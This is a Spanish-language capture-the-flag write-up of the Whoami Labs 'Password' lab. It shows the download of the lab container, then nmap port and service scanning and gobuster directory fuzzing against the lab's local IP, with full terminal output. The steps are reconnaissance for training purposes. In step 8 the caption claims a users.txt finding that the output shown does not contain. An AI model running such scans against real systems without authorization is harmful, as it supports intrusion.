Informe Técnico – CTF Password

Autor: Williams Padilla
Laboratorio: Password (Whoami Labs)
Tipo: Hacking Ético / Capture The Flag


1. Introducción

En el presente laboratorio tipo Capture The Flag (CTF) denominado Password, se trabajó sobre un entorno vulnerable basado en contenedores Docker. El objetivo fue identificar debilidades relacionadas con la gestión de credenciales y permisos, aplicando técnicas de enumeración, fuerza bruta controlada y escalada de privilegios.

2. Desarrollo del Laboratorio

Paso 1


Descarga del laboratorio desde el sitio oficial utilizando la herramienta wget.



```
┌──(kali㉿ kali)-[~/edutek]
└─$ mkdir Password

┌──(kali㉿ kali)-[~/edutek]
└─$ cd Password

┌──(kali㉿ kali)-[~/edutek/Password]
└─$ ls

┌──(kali㉿ kali)-[~/edutek/Password]
└─$ wget https://whoami-labs.com/downloads/Password.zip
--2026-02-02 11:15:00--  https://whoami-labs.com/downloads/Password.zip
Resolving whoami-labs.com (whoami-labs.com)... 2a02:4780:2b:1726:0:39f6:4e35:7, 92.112.189.72
Connecting to whoami-labs.com (whoami-labs.com)|2a02:4780:2b:1726:0:39f6:4e35:7|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 107859576 (103M) [application/zip]
Saving to: 'Password.zip'

Password.zip                   100%[=================================================================>] 102.86M  8.30MB/s    in 11s

2026-02-02 11:15:11 (9.39 MB/s) - 'Password.zip' saved [107859576/107859576]
```

Paso 2


Creación del directorio password y descompresión del archivo descargado para organizar el entorno.



```
┌──(kali㉿ kali)-[~/edutek/Password]
└─$ ls
Password.zip

┌──(kali㉿ kali)-[~/edutek/Password]
└─$ unzip Password.zip
Archive:  Password.zip
  inflating: password.tar
  inflating: startlab.sh

┌──(kali㉿ kali)-[~/edutek/Password]
└─$ ls
password.tar  Password.zip  startlab.sh

┌──(kali㉿ kali)-[~/edutek/Password]
└─$ 
```

Paso 3


Ejecución exitosa del laboratorio y validación de la dirección IP asignada al contenedor Docker (172.17.0.2).



```
Bienvenido a WHOAMI-LABS.COM. Laboratorio: Password.

Tu laboratorio Password está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag:
```

Paso 4


Ejecución de un escaneo de reconocimiento con Nmap para identificar servicios en estado listening.



```
┌──(kali㉿ kali)-[~]
└─$ nmap -sV -sC -p- 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-02 13:20 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:20
Completed NSE at 13:20, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:20
Completed NSE at 13:20, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:20
Completed NSE at 13:20, 0.00s elapsed
Initiating ARP Ping Scan at 13:20
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 13:20, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:20
Completed Parallel DNS resolution of 1 host. at 13:20, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 13:20
Scanning 172.17.0.2 [65535 ports]
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Completed SYN Stealth Scan at 13:20, 1.06s elapsed (65535 total ports)
Initiating Service scan at 13:20
Scanning 3 services on 172.17.0.2
Completed Service scan at 13:20, 6.03s elapsed (3 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 13:20
Completed NSE at 13:20, 2.63s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 13:20
Completed NSE at 13:20, 0.03s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 13:20
Completed NSE at 13:20, 0.00s elapsed
Nmap scan report for 172.17.0.2
```

Paso 5


Identificación de los puertos abiertos 21 (FTP), 22 (SSH) y 8080 (HTTP alternativo).



```
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 64 vsftpd 3.0.3
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ac:a7:ce:53:02:f9:83:10:56:f9:c5:bb:e1:10:ea:42 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+A5GajBF2cJoMcFbdLoYwNf1Im9vXP/ehTDZmNL7HlLnnpRnnO7kyI3etEQ+g++4d3RiZLkdYQ/pUwHG5NJLLCt5waQl87cWsG6qnap
3a2V6g5K39FVzSb9Vz4HPu/IA4m04wtAPD5ayv7ruOXNxuaO8oYf8w2plxrMoLpYO1nqsKh3H2nyjRE0n9dOdqoVQElIpRomXMPzQ9HUqOXC4wNLujM2mlBdeyEyY9shSJKHdks5r5u4Ny2B
KOMODo6DlAXDvVAVjNRGv8S1j3BlznfGkmsJ0wYSHFxJ560XFtlbiyJbuILQ9iegSShCjbAnxzlC/jCrmKJnQndBT1
|   256 1d:b1:14:74:7e:45:92:0b:5f:7c:11:4c:0a:bd:c4:b6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG2QoyH7lplCzFDndpttjoEiKBUC8oGMpRNQVQ867825AyiX3P/WJWs9ELSzCkYbYk8Wf3
BfBYZtK/uyEznFw=
|   256 bb:20:14:e0:f1:55:c7:b7:d4:3d:42:d2:67:1a:f1:32 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAzTkRx8ew5g8x+h6e1AelggRl47UqeccJlo2hee8wMY
8080/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Password | whoami-labs
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Paso 6


Fuzzing con Gobuster para enumerar directorios ocultos y ampliar la superficie de ataque.




```
┌──(kali㉿ kali)-[~]
└─$ gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.hta.php             (Status: 403) [Size: 277]
/.hta.html            (Status: 403) [Size: 277]
/.hta.txt             (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 315] [--> http://172.17.0.2:8080/admin/]
/download             (Status: 301) [Size: 318] [--> http://172.17.0.2:8080/download/]
/index.html           (Status: 200) [Size: 1504]
/index.html           (Status: 200) [Size: 1504]
/panel                (Status: 301) [Size: 315] [--> http://172.17.0.2:8080/panel/]
/server-status        (Status: 403) [Size: 277]
/upload               (Status: 301) [Size: 316] [--> http://172.17.0.2:8080/upload/]
Progress: 18452 / 18452 (100.00%)
===============================================================
Finished
===============================================================
```

Paso 7


Revisión de las páginas internas admin, panel, upload y download, incluyendo análisis del código fuente sin hallazgos relevantes.



```
whoami-labs :: Password

Kali Linux es solo el principio. La verdadera debilidad está en las contraseñas mal gestionadas.

Explora el sistema, observa, enumera. Kali Linux te da las herramientas, tú decides cómo usarlas.

Secciones disponibles:

  • /panel
  • /upload
  • /download
  • /admin
```




```
Zona restringida /panel

Esta sección forma parte del entorno de demostración de Kali Linux y gestión de credenciales.

No encontrarás manuales aquí, solo huellas sutiles.

Volver al inicio
```




```html
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Sección Password - panel</title>
  <style>
    body { background:#05050a; color:#f0f0ff; font-family: monospace; }
    h1 { color:#0ff; text-shadow:0 0 10px #0ff; }
    a { color:#f0f; text-decoration:none; }
  </style>
</head>
<body>
  <h1>Zona restringida /panel</h1>
  <p>Esta sección forma parte del entorno de demostración de Kali Linux y gestión de credenciales.</p>
  <p>No encontrarás manuales aquí, solo huellas sutiles.</p>
  <p><a href="/">Volver al inicio</a></p>
</body>
</html>

```

Paso 8


Fuzzing adicional sobre las páginas internas, identificando en el directorio admin un archivo users.txt.



```
┌──(kali㉿ kali)-[~]
└─$ gobuster dir -u http://172.17.0.2:8080/panel -w /usr/share/wordlists/dirb/big.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:8080/panel
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,old,tar,gz,log,swp,txt,bak,zip,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.html       (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htaccess.zip        (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htaccess.bak        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.swp        (Status: 403) [Size: 277]
/.htaccess.gz         (Status: 403) [Size: 277]
/.htaccess.log        (Status: 403) [Size: 277]
/.htaccess.tar        (Status: 403) [Size: 277]
/.htaccess.old        (Status: 403) [Size: 277]
/.htpasswd.log        (Status: 403) [Size: 277]
/.htpasswd.gz         (Status: 403) [Size: 277]
/.htpasswd.old        (Status: 403) [Size: 277]
/.htpasswd.tar        (Status: 403) [Size: 277]
/.htpasswd.bak        (Status: 403) [Size: 277]
/.htpasswd.zip        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htpasswd.swp        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 572]
Progress: 225159 / 225159 (100.00%)
===============================================================
```



